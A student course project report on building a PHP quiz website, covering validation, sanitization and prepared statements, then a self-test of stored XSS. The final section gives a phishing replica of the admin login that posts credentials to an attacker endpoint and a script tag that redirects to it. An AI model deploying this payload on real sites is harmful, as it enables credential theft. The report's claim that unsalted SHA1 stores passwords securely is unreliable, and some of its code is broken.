MINISTRY OF EDUCATION
IMAM ABDULRAHMAN BIN
FAISAL UNIVERSITY
COLLEGE OF COMPUTER SCIENCE
& INFORMATION TECHNOLOGY

وزارة التعليم
جامعة الإمام
عبدالرحمن بن فيصل
كلية علوم الحاسب
وتقنية المعلومات

جامعة الإمام عبدالرحمن بن فيصل
IMAM ABDULRAHMAN BIN FAISAL UNIVERSITY

CYS 517: Web Technology and Security
Project – Teamwork

Group1,2 Team 4

Student Name	ID	Group
Rawan Younes Alghamdi	[redacted]	[redacted]
Sara Khalid Alsaqer		
Nada Ali Alshafae		
Fatema Rida ALmhdood		
Maryah Saeed Alshimer		

Supervised by

[redacted]

Date of submission
15.5.2022

Table of content

Table of figure

1. Introduction

We can see in our daily lives that most students have lots of online quizzes, especially in the previous two years with the pandemic and quarantine, some of the educational organizations were not ready to deal with such an issue, even if they were ready some of the students had countered various issues on organizations' website that they had conducted their quiz on. This project goal was to create a platform whose' target is to help organizations to load an online quiz simply by using admin dash, and students to take a quiz without any issues using the user dash. The online quiz website project has a high-quality website features. Firstly, the website accomplished a user-friendly interface where the user can find a style that is suitable for everyone and does not bother the eyes. Secondly, every function the website provides can be reached by the client with only single click. Thirdly, a special button was created "feedback button" that helps the user to suggest alterations, describe a problem he/she has countered..etc, so our team can work on fulfilling user desire through it. Lastly, a Cross-site scripting attack was accomplished to test the vulnerability of the website, and countermeasures were developed accordingly to have a more secure website environment.

2. Work overview

2.A. Website

2.A.a. Register page

First, user should register by filling out the registration form to enter the website.




Figure 1: Registration form

After clicking on the "register" button, the message “welcome” with the username will appear and the user information will appear on the Database.




Figure 2 message

←T→	ID	username	email	password	phone	address
Edit Copy Delete	6	AliQ7tani	ali9911@gmail.com	4a44d1c73ec08b7d33c642ddb5cb2af9f6517791	580444265	khobar

Figure 3 User information in Database

as shown in figure (2) the password is stored securely with sha1.

Detailed Steps [1] :

1. Create a Database Table with the Following six Fields: ID, username, email, password, phone, address

#	Name	Type	Collation	Attributes	Null	Default	Comments	Extra	Action
1	ID	bigint(20)			No	None		AUTO_INCREMENT	Change Drop More
2	username	varchar(50)	utf8mb4_general_ci		No	None			Change Drop More
3	email	varchar(50)	utf8mb4_general_ci		No	None			Change Drop More
4	password	varchar(50)	utf8mb4_general_ci		No	None			Change Drop More
5	phone	int(11)			No	None			Change Drop More
6	address	varchar(50)	utf8mb4_general_ci		No	None			Change Drop More

Figure 4 Table structure

2. Create Database Connection using PHP MySQLi.
3. Create an HTML Registration form, and place it on the Index Page.
4. Create a validation form using JavaScript, and place it on the Index Page.
5. Create a sign.php page, whatever the user enters the form, the form data will be sent to the sign.php page, after submitting the form, by clicking on the Register button.
6. Create Cascading Stylesheet.

2.A.b. Admin




Figure 5 admin log in

To log in as an admin, the admin should go to the hidden admin page and enter both username and password correctly according to the information on the database figure as shown below.

username	password
admin	d033e22ae348aeb5660fc2140aec35850c4da997

Figure 6 admin database

After login, Admin will move to the admin dash where he can view the users, add a new quiz, delete a quiz, and view users' feedback.




Figure 7 Admin dash

If the Admin wants to delete a user, simply will click the delete button beside the one who will be deleted.

Detailed Steps For deleting a user:

1. Take the id of the user from the registration table when the button is clicked.

```
echo "<tr>";
echo "<td>" . $count++. "</td>";
echo "<td>" . $row['username'] . "</td>"; ///// <<<<<
echo "<td>" . $row['email'] . "</td>"; ///// <<<<<
echo "<td>" . $row['address'] . "</td>"; ///// <<<<<
echo "<td>" . $row['phone'] . "</td>"; ///// <<<<<
echo "<td><a href='delete.php?id=".$row['ID']."' class='delbtn'>Delete </a></td>";
echo "</tr>";
```

Figure 8 user Id

2. Send The id to delete.php to complete the deletion.

If the admin wants to add a quiz, he will fill out the form that contains the quiz title and add questions. For each quiz, there will be two questions. First, Enter quiz title:




Figure 9 enter quiz title

Second, add the two questions.





Figure 10 add Q 1 and2

After that the quiz will appear, the number of solve indicates how many the users take this quiz.

Figure 11 quiz

Detailed Steps For adding a quiz:


1. Create a Quiz Table with the Following three Fields: ID, Title, Total.



#	Name	Type	Collation	Attributes	Null	Default	Comments	Extra	Action
1	id	bigint(20)			No	None		AUTO_INCREMENT	Change
2	title	text	utf8mb4_general_ci		No	None			Change
3	total	int(11)			No	None			Change

Figure 12 quiz table


2. Create a Database Question Table with the Following three Fields: ID, quiz_id, Text.



#	Name	Type	Collation	Attributes	Null	Default	Comments	Extra	Action
1	id	bigint(20)			No	None		AUTO_INCREMENT	Change
2	quiz_id	bigint(20)			No	None			Change
3	text	text	utf8mb4_general_ci		No	None			Change

Figure 13 question table

3. Create a Database answer Table with the Following four Fields: quiz_ID, qz_id(refer to question id), is_correct(refer to correct answer), text.



#	Name	Type	Collation	Attributes	Null	Default	Comments	Extra	Action
1	quiz_id	bigint(20)			No	None			Change
2	qz_id	bigint(20)			No	None			Change
3	is_correct	tinyint(1)			No	None			Change
4	text	text	utf8mb4_general_ci		No	None			Change

Figure 14 answer table

4. After the admin adds the quiz title, first, and second questions, data will be sent to the add.php page to record the data in the database.

If the Admin wants to delete a quiz, just like deleting a user simply will click the delete button shown in figure(11) beside the quiz that will be deleted.

Detailed Steps For deleting a user:

1. Take the id of the quiz from the quiz table when the button is clicked.

```
echo "<tr>";
echo "<td>" . $count++. "</td>";
echo "<td>" . $row['title'] . "</td>"; ///// <<<<<
echo "<td>" . $row['total'] . "</td>"; ///// <<<<<
echo "<td><a href='deleteq.php?id=".$row['id']."' class='delbtn'>Delete </a></td>";
echo "</tr>";
```

Figure 15 quiz id

2. Send id to deleteq.php to delete the data from the quiz, question, and answer table that connected with the same quiz id.

Finally, the admin can view the users' feedback.

#	USERNAME	FEEDBACK
1	rawan12	Nice site, but Lacks some creativity in design
2	Khalied	good site! and I hope to add some features

Figure 16 feedback

2.A.c. User Log in




Figure 17 login form

In the above login form, the user should enter both username and password correctly according to the information on the database figure as shown below.

	ID	username	email	password	phone	address
Edit Copy Delete	2	saraa	saraalsaqer.20@gmail.com	7110eda4d09e062aa5e4a390b0a572ac0d2c0220	562289990	Saudi Arabia

Figure 18 Database

If the user entered any wrong information the website will show access denied and return to the login form page as show in bellow figure.




Figure 19 wrong input form

Otherwise, if the user has entered a valid input the website will move to user dash where the user can take a quiz that if the admin load it you'll be able to see it then access it, logout, or send feedback as shown the coming figures.




Figure 20 User dash- take a quiz

Now if the admin loads a quiz it is going to be visible to the user as shown in bellow figure, the user can start the quiz by clicking start

Figure 21 user dash - Start

If the user clicked start the website will show him first question, he/she will choose most suitable answer and send.




Figure 22: quiz first question





Figure 23 quiz second question

Now the user can see if he/she got the right answers after pressing send on the second question as shown in the coming figure quiz result table



QUESTIONS	CORRECT ANSWER
what is web security instructor name?	Maryam
Do you think you will get Full mark in the course project?	Yes

Figure 24 results table

The user can add feedback that the admin can see.




Figure 25 add feedback

2.B.Input validation, Sanitization, and Prepared statements.

2.B.a. Input validation

Validating the form submitted by the user is important since it can contain inappropriate values. Therefore, validation is necessary to authenticate the user. With JavaScript, the form validation can be done on the client as opposed to the server, making data processing much faster.

First, a JavaScript function will be created (one for each input field whose value is to validate) which checks whether a value submitted by the user passes the validation. The later JavaScript function created is called on the onsubmit event of the form. [2]

- Username validation
  - It can't be empty.
  - Must be at least 4 characters long.
- Phone number
  - Must be 10 digits long.
- Email validation
  - It can't be empty
  - Must written in the right syntax
- Password validation
  - It can't be empty.

```
<script>
function validateForm() {
    var x = document.forms["form"]["username"].value;
    if (x.length == 0) {
      document.getElementById("errormsg").innerHTML="Please enter a valid username";
      return false;
    }
    if (x.length < 4) {
      document.getElementById("errormsg").innerHTML="Username must be at least 4 characters long";
      return false;
    }

    var m = document.forms["form"]["phone"].value;
    if (m.length != 10) {
      document.getElementById("errormsg").innerHTML="Phone number must be 10 digits long";
      return false;
    }
      var e = document.forms["form"]["email"].value;
    if (e.length == 0) {
      document.getElementById("errormsg").innerHTML="Please enter a valid Email";
      return false;
    }

    if (/^\w+([\.-]?\w+)*@\w+([\.-]?\w+)*(\.\w{2,3})+$/.forms["form"]["email"].value){
        {
      document.getElementById("errormsg").innerHTML="Please enter a valid Email";
      return false;
    }
    }

    var p = document.forms["form"]["password"].value;
    if(p == null || p == ""){
      document.getElementById("errormsg").innerHTML="Password must be filled out";
      return false;
    }
  }
  </script>
```

Figure 26 script code

Also, In all fields, the required attribute is used. This attribute prevents the form from being submitted If a field is empty.




Figure 27 required attribute

2.B.b. Sanitization

Input sanitization is a practice that involves verifying and filtering inputs from users for any undesirable characters in order to avoid the insertion of malicious code into the web application. Untrusted queries and requests can be received by the web application which can expose the web app to malicious exploitation. Input sanitization guarantees that input data meets system and security standards by removing unwanted characters that might cause harm. Fortunately, PHP has several built-in functions that can help developers with sanitizing input. In this project, the following functions are used:

- htmlentities(): It is a built-in function in PHP in all input characters are converted into HTML entities. User data must be placed in the database. So, before that, it is essential to ensure that no invalid data is supplied; otherwise, the DB will be corrupted. This will ensure data integrity.

- strip_tags(): allows to remove all PHP and HTML tags from a string and only the ASCII text is returned. This is beneficial for removing possibly dangerous code from input.

- mysqli_real_escape_string(): used to generate a valid SQL string for use in a SQL statement.

- filter_var(): PHP built-in function as well which takes the value to be filtered and the filter id to be applied and another parameter that is optional and it can be a flag

The functions were used in the feedback section of the user where they take the variable of the collected data of the text area in the feedback.

```
$text=$_POST['ftext'];

$text=mysqli_real_escape_string($con,$text);
$text= strip_tags($text);
$text=htmlentities($text);
$text=filter_var($_POST['ftext'], FILTER_SANITIZE_STRING);
```

Figure 28: input sanitization of the feedback

Inserting a script in the feedback text area and using mysqli_real_escape_string() and strip_tags():




Figure 29 Script inserting in feedback

After sanitization:

id	name	text
288	user	document.location.href="http://endless.horse/"

Figure 30: output in the DB after mysqli_real_escape_string() and strip_tags()

Using htmlentities() to Sanitize HTML Input:

291	user	document.location.href="http://endless.horse...

Figure 31: output after using htmlentities()

2.B.c. Prepared statements

Prepared statements reduce parsing time as the preparation of the query is done only once. The point of query parameters is to separate potentially untrusted content from the SQL parsing step. By using parameters, the value of the bound variable is not combined with the query until after the SQL has been parsed. Therefore, there is no way the bound parameter can affect the logic of the query — the parameter will be limited to act as a single scalar value in the query. After implementation, the SELECT query will be executed without a single syntax error or SQL injection. [3]

```
$stmt = $con->prepare("SELECT username FROM admin WHERE username=? and password=?") or die(mysqli_error());
    $stmt->bind_param("ss", $username, $password);
    if($stmt->execute()){
    $result = $stmt->get_result();
    $num_rows = $result->num_rows;
  }

$count = mysqli_num_rows($result);
   if ($count == 1) {while ($row = mysqli_fetch_array($result)) {
```

Figure 32: Prepared Statements in admin.php and login.php

Detailed Steps:

1. Create a SQL SELECT statement.

2. Replace all variables in the query with question marks (placeholders - parameters).
3. Prepare the resulting query.
4. Bind all variables to the previously prepared statement.
5. Execute the statement.
6. Get the MYSQLi result variable from the statement.
7. Fetch the data.

2.C.Apply security testing

2.C.a. What is XSS Attack

Cross-site Scripting (XSS) is a client-side code injection attack. The attacker aims to execute malicious scripts in a web browser of the victim by including malicious code in a legitimate web page or web application. Cross-site scripting works by manipulating a vulnerable website so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.
An XSS attack can be classified into three types:
Reflected XSS, where the malicious script comes from the current HTTP request.
Stored XSS, where the malicious script comes from the website's database.
DOM-based XSS, where the vulnerability exists in client-side code rather than server-side code. [4]

2.C.b. First attack scenario

Every attacker first move is reconnaissance in which they collect information that can be useful for the attack. In this scenario, the objective of the attack for the attacker is to gain access the admin page by using the method of phishing by creating a website similar to the admin login page to harvest the admin's credentials. Thus, inspecting the functionality of the admin login page is useful to collect information.




Figure 33: Admin login form

By inspecting the source code of the page, the attacker can conclude the functionality of the site. The html included a simple form with its CSS style link sheet which is useful to create a replica of the admin login page.

```html
<html>
    <head>
        <title> Admin Log in </title>
        <link rel="stylesheet" type="text/css" href="style.css">
    </head>
<body>

    <nav class="menu">
        .
    </nav>

    <div class="box">

        <h2> Admin Login</h2>

        <form method="post" action="admin.php">

            <div class="inputBox">
             <input type="" name="username" required="">
             <label>Username</label>
            </div>
            <div class="inputBox" >
                <input type="password" name="password" required="">
                <label>Password</label>

            </div>
            <input type="submit" name="sub" value="Log In">
        </form>
    </div>



</body>


</html>
```

```css
body{
    background-image: url(imag.jpg);
 /*ackground: skyblue;*/
    margin: 0 ;
    padding: 0;
    font-family: sans-serif;
    background-repeat: round;
    background-size: cover;
}


.menu{
    background: #142b47;
   overflow: hidden;
}

.menu ul {
    margin: 0;
    padding: 0;
    list-style: none;
    line-height: 60px ;

}

.menu li {
    text-align:center;


}


.menu ul li a{
    float: left;
      text-align:center;
      padding: 14px 16px;
    background: #142b47 ;
    width: 130px ;
    display: block ;
    text-align: left ;
    color: #f2f2f2 ;
    font-size: 18px ;
    font-family: sans-serif ;
    letter-spacing: 0.5px ;

}
.menu li a:hover{
   /* color: #fff;*/
    color: orange;
    opacity: ;
    font-size: 19px ;
```

Figure 34: Admin login page source code

An endpoint is created by the attacker which will help in intercepting HTTP calls, such endpoint is Beeceptor.




Figure 35: Creating an endpoint with Beeceptor

When the endpoint is ready, the attacker can prepare the script in which this endpoint will be used.

Figure 36: Endpoint created

A webpage is created by the attacker that looks the same. Then when the form is created, the action of the post method will be changed to the site that was prepared earlier which intercepts the requests so the request can be transferred to attacker's endpoint.




Figure 37: Admin login page replica

Next, the attacker can login into the target site as a regular user

Figure 38: User login form

/public_html/index.html

```
    </head>
<body>

    <nav class="menu">.
    </nav>
    <div class="box">
        <h2> Admin Login</h2>
        <form method="POST" action="https://attacker.free.beeceptor.com">
            <div class="inputBox">
             <input type="" name="username" required="">
             <label>Username</label>
            </div>
            <div class="inputBox" >
                <input type="password" name="password" required="">
                <label>Password</label>

            </div>
            <input type="submit" id="sub"  value="Log In">
        </form>
    </div>
</body>
</html>
```

Figure 39: Source code of admin login page replica

Then in the feedback tab, the attacker can inject the following script in the text area
<script>document.location.href="https://qsile.000webhostapp.com/"</script>
Which it changes the URL and loads a new document. In another words, redirecting to a different URL. In this case, the URL will be changed to the admin login page replica.

